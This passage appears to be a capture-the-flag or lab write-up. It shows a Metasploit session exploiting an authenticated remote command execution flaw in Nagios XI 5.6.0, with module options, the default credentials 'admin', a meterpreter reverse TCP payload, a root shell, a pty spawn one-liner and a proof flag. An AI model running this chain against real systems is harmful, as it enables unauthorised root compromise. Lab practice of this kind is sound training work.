   7  exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce  2019-07-29  excellent  Yes    Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution
   8  exploit/linux/http/nagios_xi_plugins_filename_authenticated_rce  2020-12-19  excellent  Yes    Nagios XI Prior to 5.8.0 - Plugins Filename Authenticated Remote Code Exection
   9  auxiliary/scanner/http/nagios_xi_scanner                                     normal     No     Nagios XI Scanner


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/nagios_xi_scanner

msf6 > use 7
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > show options
```




```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set RHOSTS 192.168.215.136
RHOSTS ⇒ 192.168.215.136
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set PASSWORD admin
PASSWORD ⇒ admin
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set LHOST tun0
LHOST ⇒ 192.168.49.215
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > show options

Module options (exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FINISH_INSTALL  false            no        If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
   PASSWORD        admin            yes       Password to authenticate with
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.215.136  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /nagiosxi/       yes       The base path to the Nagios XI application
   URIPATH                          no        The URI to use for this exploit (default is random)
   USERNAME        nagiosadmin      yes       Username to authenticate with
   VHOST                            no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.49.215   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

and we got the root shell



```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit

[*] Started reverse TCP handler on 192.168.49.215:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI ...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.6.0
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin ...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin ...
[*] Waiting up to 300 seconds for the plugin to request the final payload ...
[*] Sending stage (3045348 bytes) to 192.168.215.136
[*] Meterpreter session 1 opened (192.168.49.215:4444 → 192.168.215.136:41702) at 2022-10-08 06:04:37 -0400
[*] Deleting malicious 'check_ping' plugin ...
[+] Plugin deleted.

meterpreter > getuid
Server username: root
meterpreter > █
```

`proof.txt : d432ac9b400333f1a89dd870d92c9464`



```
meterpreter > getuid
Server username: root
meterpreter > shell
Process 10593 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
which python3
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# ls
ls
CHANGES.txt  getprofile.sh  profile.inc.php  profile.php
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# cd
cd
root@ubuntu:~# ls
ls
proof.txt  scripts
root@ubuntu:~# cat proof.txt
cat proof.txt
d432ac9b400333f1a89dd870d92c9464
root@ubuntu:~# █
```